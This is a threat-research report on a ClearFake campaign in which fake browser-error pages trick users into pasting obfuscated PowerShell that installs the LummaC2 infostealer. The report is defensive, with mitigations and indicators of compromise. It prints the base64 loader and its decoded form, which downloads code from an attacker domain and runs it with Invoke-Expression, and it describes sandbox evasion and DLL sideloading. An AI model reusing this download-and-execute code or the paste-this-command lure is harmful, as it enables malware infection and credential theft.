New Execution Technique in ClearFake Campaign

By ReliaQuest Threat Research Team 31 May 2024

Published: 2024-05-31 · Archived: 2026-04-05 14:05:26 UTC

Key Points

- ReliaQuest observed new execution techniques in a campaign from the JavaScript framework “ClearFake,” tricking users into copying, pasting, and manually executing malicious PowerShell code.
- Upon execution, the PowerShell code performs multiple functions, including clearing the DNS cache, displaying a message box, downloading further PowerShell code, and installing “LummaC2” malware.
- This new execution technique of instructing users to manually execute malicious code can bypass existing technical controls and detections.
- To protect against this developing threat, organizations should block indicators of compromise (IoCs) and limit PowerShell to users who need it for their daily job functions. The attack relies on social engineering techniques to obtain initial access; therefore, it is also important to educate users on the new methods being employed by threat actors to trick them into downloading malware.

In May 2024, ReliaQuest discovered a campaign from the JavaScript framework “ClearFake” that uses new execution techniques: The adversary tricks users into manually copying and executing malicious code in PowerShell. This differs from the typical drive-by downloads frequently observed with ClearFake and other “fake browser update”–associated distribution campaigns, in which the victim is tricked into downloading and executing a malicious payload. This new technique is designed to evade detection by security tools, as it involves the user manually running the malicious PowerShell commands directly, as opposed to being invoked by a script file downloaded and executed by the user. The campaign then deploys a multi-stage malware infection using PowerShell and sandbox evasion techniques that leads to the installation of the LummaC2 infostealer malware.

As this campaign requires users to manually execute PowerShell code themselves, this technique will likely have a lower chance of tricking users. However, it may result in more severe consequences, because successful execution could result in detections and controls being bypassed. Security teams need to be aware of this new execution technique, review current controls to restrict PowerShell use, and educate users to not copy and paste code into the PowerShell or Windows Command Shell consoles.

In this report, we will break down the stages of this latest ClearFake campaign, delve into the use cases we observed, and provide mitigations that organizations can implement to protect against this emerging threat.

What Is ClearFake?

ClearFake is a JavaScript framework known to use drive-by downloads and social engineering techniques, often presenting fake “browser update” pages to users.

These attacks work by driving traffic to websites that mimic legitimate ones, then presenting users with a page claiming that they need to perform a browser update to view the site’s content.

The goal is typically to get users to download malicious files, leading to data theft or deployment of further malware.

Attack Flow

On May 26, 2024, we first identified attacks on our customer base that began with users visiting a compromised website hosting a fake browser error prompt that asks the user to install a root certificate to fix the issue. The websites we observed in these incidents belonged to legitimate businesses that were likely compromised through vulnerabilities allowing code to be injected. The error prompt instructs the user to manually execute malicious PowerShell code, which subsequently installs LummaC2 (see Figure 1).



Figure 1: Attack flow

Attack Analysis

The prompt on the compromised sites indicates that the content cannot be displayed properly and instructs users to install a “root certificate” to resolve the issue by clicking a “Fix it” button (see Figure 2).



Figure 2: First fake update prompt

After clicking “How to fix,” another prompt appears that contains instructions for installing the root certificate. The message features a “copy” button that, when clicked, copies obfuscated malicious PowerShell code into the user’s clipboard (see Figure 3). Next, the user is guided through several steps to open a PowerShell terminal and paste in the code, which then automatically executes.

This stage—tricking the user to run the malicious PowerShell manually—represents the noteworthy aspect of this campaign. The method bypasses signatures and detections, including suspicious parent–child process relationships, malicious file downloads, and Mark-of-the-Web signatures. The initial PowerShell execution runs under explorer.exe with no parent process and without prior command lines.



Figure 3: Second fake update prompt

In each instance, the PowerShell code copied by the user was obfuscated using base64 encoding. Decoding the base64 reveals malicious PowerShell code:

Obfuscated PowerShell Code

```
ipconfig /flushdns
```

$VBrowser = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String
(“JGpvYiA9IFN0YXJ0LUpvYiAtU2NyaXB0QmxvY2sgewogICAgQWRkLVR5cGUgLUFzc2VtY
mx5TmFtZSBTeXN0ZW0uV2luZG93cy5Gb3JtcwogICAgW1N5c3RlbS5XaW5kb3dzLkZvcm1z
Lk1lc3NhZ2VCb3hdOjpTaG93KCJUaGUgb3BlcmF0aW9uIGNvbXBsZXRlZCBzdWNjZXNzZn
VsbHksIHBsZWFzZSByZWxvYWQgdGhlIHBhZ2UiLCAiU3lzdGVtIiwgMCwgNjQpCn0KCiRn
OTFGID0gJ2h0dHBzOi8vcnRhdHRhY2suYmFxZWJlaTEub25saW5lL2RmL3R0Jwokdjc4Sy
A9IEB7ICdVc2VyLUFnZW50JyA9ICdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOy
BXaW42NDsgeDY0KSBBcHBsZVdlYktpdC81MzcuMzYgKEtIVE1MLCBsaWtlIEdlY2tvKSBDa
HJvbWUvMTAyLjAuMC4wIFNhZmFyaS81MzcuMzYnIH0KJHowNFEgPSBJbnZva2UtV2ViUm
VxdWVzdCAtVXJpICRnOTFGIC1Vc2VCYXNpY1BhcnNpbmcgLUhlYWRlcnMgJHYzOEsKclFW
CAoW1N5c3RlbS5UZXh0LkVuY29kaW5nXTo6VVRGOC5HZXRTdHJpbmcoJHowNFEuQ29ud
GVudCkpCgpjbGVhci1ob3N0Owo=”));

$Update = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String
(“U2V0LUNsaXBib2FyZCAtVmFsdWUgIiAiOw==”));

$VER = $VBrowser + “; ” + $Update;

Invoke-Expression $VER;

exit;

Decoded PowerShell Code

ipconfig /flushdns

$VBrowser = $job = Start-Job -ScriptBlock {

Add-Type -AssemblyName System[dot]windows.Forms

[System[dot]windows.Forms.MessageBox]::Show(“The operation completed successfully, please reload the page”, “System”, 0, 64)

}

$g91F = ‘hxxps://rtattack.baqebei1[dot]online/df/tt’

$v38K = @{ ‘User-Agent’ = ‘Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36’ }

$z04Q = Invoke-WebRequest -Uri $g91F -UseBasicParsing -Headers $v38K

IEX ([System.Text.Encoding]::UTF8.GetString($z04Q.Content))

clear-host;

$update = Set-Clipboard -Value ” “;

$VER = $VBrowser + "; " + $Update;

Invoke-Expression $VER;

When pasted into the PowerShell terminal, the code conducts the below execution:

1. Executes "ipconfig /flushdns." This is likely intended to clear the device DNS cache of the previously visited infected site, which instructs the user to reload the webpage after executing the PowerShell.
2. Starts a background job that uses the Windows .NET MessageBox Class to produce a message box stating: "The operation completed successfully, please reload the page."
3. Assigns the URL "hxxps://rtattack.baqebei1[dot]online/df/tt" to the variable "$g91F."
4. Assigns the user agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36" to the variable "$v38K."
5. Invokes a web request with the previously assigned URL and user agent and stores the response in "$z04Q."
6. Executes the retrieved content stored in the variable "$z04Q" with the "Invoke-Expression" (IEX) command.
7. Clears the PowerShell screen.
8. Clears the user's clipboard.
9. Combines the contents of the variables "$VBrowser" and "$Update" that is assigned to "$VER", which are then executed with Invoke-Expression to run the previous code.

Sandbox Evasion

When the PowerShell script is executed, the attacker-controlled domain conducts a user agent check. If the correct user agent is supplied, a second PowerShell script is downloaded. The PowerShell script checks the infected device's CPU temperature, and, if the result is null, execution is terminated. The CPU temperature check is a form of sandbox evasion since virtual machines will not return a value. If a CPU temperature value is returned, execution continues and a ZIP file is downloaded from the domain "cdnforfiles[.]xyz." The ZIP file contains the legitimate "MediaInfo.exe" file and the malicious DLL "MediaInfo_i386.dll." The PowerShell script executes any files with a ".exe" extension, which subsequently executes MediaInfo.exe and the malicious DLL via DLL sideloading. Upon successful execution, LummaC2 is installed as an executable file.

Case Studies

In this section, we explore two case studies ReliaQuest observed as part of the new ClearFake campaign.

Case Study 1

A user visited an infected website that referenced the attacker-controlled domain “d1x9q8w2e4[.]xyz” to produce the fake update prompt. The user copied the malicious PowerShell code into the PowerShell console and executed it. The second stage download attempt was blocked by technical controls, preventing any traffic to the second domain “rtattack.baqebei1[dot]online,” thereby preventing further infection.

ReliaQuest detected the download attempt and proactively blocked the hash value of the next PowerShell file intended for download. The organization permits PowerShell execution on the user’s host, enabling the user to copy, paste, and execute the malicious code. Technical controls stopped the second download stage; however, further restricting the user of PowerShell and the user being made aware of the threat could have prevented initial execution.

Case Study 2

A user visited an infected website referencing the attacker-controlled domain “dnforfiles[.]xyz” to inject the update prompt. The user followed the instructions to copy and paste the malicious PowerShell code into a console. The following infection chain occurred successfully:

1. The PowerShell execution was successful, and the infected device contacted the domain “rtattack.baqebei1[.]online/df/tt” to download the next PowerShell file.
2. The second PowerShell file executed successfully and downloaded the ZIP file “data.zip” to the path “C:\Users<username>\AppData\Local\Temp\data.zip.” The ZIP file “data.zip” contains the files “billhead.ai,” “MediaInfo.exe,” and “MediaInfo_i386.dll”.
3. The PowerShell script then extracts the ZIP file contents and executes any files with the “.exe” extension. This runs the legitimate “MediaInfo.exe” program and the malicious DLL “MediaInfo_i386.dll,” which installed LummaC2.

ReliaQuest detected the LummaC2 malware and performed triage of the incident. The ReliaQuest technical operations team used GreyMatter Respond to ban the hash values of the malicious files and block the attacker-controlled domains and IP addresses. We recommended the organization perform a full wipe and re-image of the infected host from a known good backup to remove any persistence gained by the malware and change the impacted user’s credentials out of precaution. This case study provides further evidence of the importance of restricting users from executing applications such as PowerShell and limiting PowerShell execution when necessary. Networking controls could have blocked connections to the anomalous top-level domain “.xyz,” preventing further infection if implemented.

What ReliaQuest Is Doing

To identify malicious activity associated with ClearFake, ReliaQuest offers the detection rules to customers. Associated GreyMatter Respond Plays can be executed to perform remediation by ReliaQuest customers or on their behalf by the ReliaQuest team.

Recommendations and Best Practices

In addition to the detection rules cited above, we offer the following general recommendations and best practices to protect against the campaign detailed in this report.

- Deploy application control policies to restrict the execution of PowerShell scripts to only those users who need it for their job functions.
- Enhance user awareness by notifying users, IT personnel, and security teams about this ongoing campaign. Remind users of the threats of copying and executing code from untrusted sources.
- Regularly update and patch websites and third-party tools used in sites to prevent exploitation of vulnerabilities that could allow code injection and unauthorized script execution.
- Implement policies on network proxy devices to block access to newly registered domains, especially those with suspicious top-level domains (TLDs) such as .xyz, which are often used by threat actors to distribute malicious content.
- Set Windows Defender Application Control (WDAC) to the most restrictive level possible. WDAC forces PowerShell to run in constrained language mode, which restricts PowerShell functions commonly abused by malware.
- Verify that deployed endpoint detection and antimalware security tools are integrated with the Windows Antimalware Scan Interface (AMSI). AMSI intercepts script commands, including PowerShell before execution and uses antivirus software to analyze the commands.
- Ensure PowerShell execution policies are not set to unrestricted or undefined to prevent the execution of malicious scripts.

Indicators of Compromise

The below IoCs have been proactively added to the GreyMatter Intel feed for ReliaQuest customers.

Hashes

- a467302da10ace0bf96963bcd6bdcd6a4e619e28cd477612988276dfee9f429e
- 4d417cff26e83e096f6c161a10d6a72774b8bbc8948bf5b6d3156e6f17adac5f
- 4a058f08157863034a6df89cddc13e81a561eb9ca0e955f4fe38f4ba7b4fa9f7
- 44a45c396516a3f2705eaf9751a06d346fcae1864f5521356349ce85e78fd386

Attacker-Controlled Domains

- baqebei1[.]online
- cdnforfiles[.]xyz
- d1x9q8w2e4[.]xyz

Attacker-Controlled IP Addresses

- 104[.]21[.]29[.]92
- 172[.]67[.]148[.]183
- 188[.]114[.]97[.]7

Infected Websites

- lambhuaexpress[.]in
- soundmine[.]me
- helena[.]pe
- rijas[.]com
- navigatingthisspace[.]com
- sportrealeyes[.]it
- areadeturismo[.]tur[.]ar
- th3sport24[.]com
- manchac[.]com
- tonitto[.]com
- aedjakodu24[.]ee

Source: https://www.reliaquest.com/blog/new-execution-technique-in-clearfake-campaign/